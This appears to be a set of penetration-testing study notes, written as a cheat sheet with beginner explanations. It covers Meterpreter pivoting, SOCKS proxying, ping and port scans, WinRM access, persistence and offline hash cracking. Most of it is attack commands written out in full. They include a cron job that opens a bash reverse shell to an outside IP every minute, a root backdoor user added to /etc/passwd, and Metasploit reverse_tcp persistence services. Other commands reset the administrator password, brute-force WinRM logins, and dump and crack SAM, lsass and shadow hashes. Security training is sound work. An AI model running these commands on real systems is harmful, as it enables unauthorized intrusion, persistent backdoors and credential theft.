
1. Autoroute
Used in Meterpreter to add a route to an internal subnet through the compromised session.
- Command:
run autoroute -s <ip/subnet>(Example from note:run autoroute -s 10.10.10.0/24)
- Scanning via Route:
- Once the route is added, you can use Metasploit scanner modules (like
auxiliary/scanner/portscan/tcp) and set theRHOSTSto the internal target (e.g.,10.10.10.3).
- Once the route is added, you can use Metasploit scanner modules (like
2. Port Forwarding
Used in Meterpreter to forward a port from the attacker’s machine to a target on the internal network (or vice-versa).
- Command:
portfwd add -l <local_port> -p <remote_port> -r <remote_host_ip>
- Example (Forwarding to internal target):
portfwd add -l 123 -p 80 -r 10.10.10.3- This forwards your (attacker’s) local port 123 to port 80 on the internal target
10.10.10.3. You can then scan your ownlocalhost:123to scan the target’s port 80.
Ping sweep (fast, parallel)
- What: Sends a single ICMP echo to many hosts in parallel and prints responsive hosts. Fast but depends on ICMP being allowed on the network.
- Bash (Linux/macOS with bash):
for i in {1..255}; do (ping -c 1 192.168.1.$i | grep "bytes from" &); done - PowerShell (Windows):
1..255 | ForEach-Object { if (Test-Connection -Count 1 -Quiet "192.168.1.$_") { "192.168.1.$_ is up" } } - Notes: ICMP can be blocked by firewalls; a lack of response doesn’t always mean host is down.
Simple TCP port scan (Bash one-liner)
- What: Tries to open a TCP connection to each port and prints ports that accept the connection. Works only for TCP and requires bash feature
/dev/tcp. Slow for many ports; use Nmap for efficiency and accuracy. - Bash (Linux/macOS with bash):
for p in {1..65535}; do (echo > /dev/tcp/192.168.1.1/$p) >/dev/null 2>&1 && echo "$p is open"; done - PowerShell (Short TCP check (ports 1–1024 eg):
1..1024 | ForEach-Object { $s = New-Object System.Net.Sockets.TcpClient try { $s.Connect("192.168.1.1", $_); "$_ open"; $s.Close() } catch {} } - Notes: These simple checks don’t do service detection, banner grabbing, or handle timeouts elegantly.
SOCKS proxy
Note
Beginner Guide: A SOCKS proxy routes traffic between a client and a server. In pentesting, it is set up through a compromised host to allow local tools (like Nmap or web browsers) to access internal networks.
This method routes traffic from your attacker machine through the compromised host, allowing you to use external tools (like nmap, proxychains) as if you were on the internal network.
1. Start SOCKS Proxy (Metasploit)
- Module:
use auxiliary/server/socks_proxy - Options:
set VERSION 4aset SRVPORT <port_number>(e.g.,9050, which is the default in/etc/proxychains4.conf)run
2. Configure Proxychains
- Edit
/etc/proxychains4.confto match theSRVPORTyou set (e.g.,socks4 127.0.0.1 9050).
3. Run Tools via Proxychains
- Command:
proxychains <COMMAND> - Example:
proxychains nmap -sV -p 80 10.10.10.3- `proxychains ping <IP
WinRM attacks
Note
Beginner Guide: WinRM attacks involve using valid credentials to authenticate to the Windows Remote Management service for remote shell access or command execution.
WinRM Windows Remote Management is a protocol that allows administrators to remotely manage Windows systems. If you have credentials, you can use it for lateral movement.
Login using known credentials
1. evil-winrm (Standalone Tool)
- Purpose: A Ruby tool used to get a CMD or PowerShell shell.
- Command:
evil-winrm.rb -u <username> -p 'tinkerbell' -i <IP>
2. Crackmapexec (CME)
- Bruteforce:
Crackmapexec <IP> -u administrator -P wordlist.txt - Execute Command:
Crackmapexec winrm <IP> -u administrator -p <password> -x "dir"
3. Metasploit Module - WinRm Script Exec
- Module:
exploit/windows/winrm/winrm_script_exec
Persistence
Linux persistance
Note
Beginner Guide: Linux persistence is the process of establishing backdoors (like SSH keys, cron jobs, or startup services) on a compromised Linux host to maintain access.
1. Persistence via SSH Keys
This method uses a private key to log in.
ON ATTACKER MACHINE
# Check if key exists
ls ~/.ssh/id_rsa.pub

#If not generate by
ssh-keygen -t rsa

# Show and copy your public key
cat ~/.ssh/id_rsa.pubON TARGET MACHINE
mkdir -p ~/.ssh
nano ~/.ssh/authorized_keys # paste the key here, save and exitTEST BY `ssh user@hostname`
2. Persistence via Cron Job
This method schedules a reverse shell to run at a regular interval.
- On Target Machine:
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.168.1.2/1234 0>&1'" > cron - On Target Machine: Install the new crontab:
crontab -i cron - On Target Machine: Check the crontab:
crontab -l - On Attacker Machine: Start the listener:
nc -nulp 1234
5. Replace /etc/passwd
To add a new root-level user by editing /etc/passwd, you must generate a hashed password:
- Command:
openssl passwd -1 -salt mysalt mypassword(Generates an MD5-crypt hash) - Format to add to
/etc/passwd:username:hash:0:0:root:/root:/bin/bash
Windows Persistence
Note
Beginner Guide: Windows persistence is the process of establishing backdoors (like custom services, registry run keys, or scheduled tasks) on a compromised Windows host to maintain access.
1. Persistence as a Service
This method installs a malicious service to maintain access.
- Metasploit Module:
exploit/windows/local/persistence-service - Usage (on Meterpreter):
set payload windows/meterpreter/reverse-tcpset LHOST <Your_IP>(Remember LHOST/LPORT)set LPORT <Your_Port>set SESSION <ID>run
- To Re-initiate Connection (Attacker):
use multi/handlerset payload windows/meterpreter/reverse_tcpSet LHOST <Your_IP>Set LPORT <Your_Port>run
2. Enable RDP (Method 1: Post Module)
This method enables RDP on the target and resets a user’s password.
- Reset User Password (CMD):
net user administrator qwerty - Metasploit Module:
post/windows/manage/enable-rdp - Usage:
Set SESSION 1run
- Check:
db-nmap -p 3389 <IP> - Connect:
xfreerdp /u:administrator /p:password /v:<IP>
3. Enable RDP (Method 2: GetGUI)
This method enables RDP for a specific user.
- Usage (Meterpreter):
Migrate to explorer.exerun getgui -e -u alexis -p Password@123(This will start RDP on that user)
- Connect:
xfreerdp /u:alexis /p:Password@123 /v:10.10.100
Utilities
Common ports
Note
Beginner Guide: A quick reference table of common TCP and UDP ports and their standard services.
| Port | Proto | Service | Short description |
|---|---|---|---|
| 20 | TCP | FTP-data | FTP data transfer (active) |
| 21 | TCP | FTP | FTP control/commands |
| 22 | TCP | SSH | Secure shell / SFTP |
| 23 | TCP | Telnet | Unencrypted remote shell |
| 25 | TCP | SMTP | Mail transfer (server-to-server) |
| 53 | UDP/TCP | DNS | Domain name resolution |
| 67/68 | UDP | DHCP | IP address assignment (server/client) |
| 80 | TCP | HTTP | Insecure web traffic |
| 110 | TCP | POP3 | Mail retrieval (legacy) |
| 123 | UDP | NTP | Time synchronization |
| 143 | TCP | IMAP | Mail access (IMAP) |
| 161 | UDP | SNMP | Network/device management |
| 389 | TCP/UDP | LDAP | Directory services |
| 443 | TCP | HTTPS | Secure web (TLS/SSL) |
| 445 | TCP | SMB | Windows file/printer sharing |
| 587 | TCP | SMTP-submission | Mail submission with auth |
| 631 | TCP | IPP/CUPS | Network printing |
| 993 | TCP | IMAPS | IMAP over TLS |
| 995 | TCP | POP3S | POP3 over TLS |
| 1433 | TCP | Microsoft SQL | MS SQL Server default |
| 1521 | TCP | Oracle TNS | Oracle DB listener |
| 2049 | TCP/UDP | NFS | Network File System |
| 3306 | TCP | MYSQL | MySQL/MariaDB default |
| 3389 | TCP | RDP | Windows Remote Desktop |
| 5900 | TCP | VNC | Remote desktop (VNC) |
| 5985 | TCP | WinRM | Windows remote management over http |
| 27017 | TCP | MongoDB | MongoDB default port |
Hash cracking
Note
Beginner Guide: Hash cracking is the process of converting cryptographic password hashes back to cleartext passwords using offline brute-force or wordlist attacks (e.g., using John the Ripper or Hashcat).
Purpose: To crack captured password hashes (both Windows NTLM and Linux) offline using wordlists. Tools:
- John The Ripper
- Hashcat Wordlist Preparation:
gzip -d /usr/share/wordlists/rockyou.txt.gz
1. Cracking Windows (NTLM) Hashes
- Hashes: Get NTLM hashes from the SAM file or
lsassmemory . - Save: Save them to a file (e.g.,
hashes.txt) . - John The Ripper:
John --format=NT hashes.txt --wordlist=/path/to/rockyou.txt
- Hashcat:
hashcat -m 1000 hashes.txt /path/to/word.txt
2. Cracking Linux Passwords
- Hashes: Get hashes from
/etc/shadow(e.g., usinglinux/gather/hashdump). - Save: Save them to a file (e.g.,
hash.txt) . - John The Ripper:
John --format=sha512crypt /path/to/hash.txt --wordlist=/path/to/rockyou.txt- (Note: Use the correct format, e.g.,
sha512cryptfor$6hashes)
- Hashcat:
hashcat -a3 -m 1800 hash.txt wordlist.txt- (Note:
-m 1800is the mode for SHA-512 crypt)
- Metasploit Cracker:
- Module:
auxiliary/analyze/crack_linux - Options:
set SHA512 true
- Module: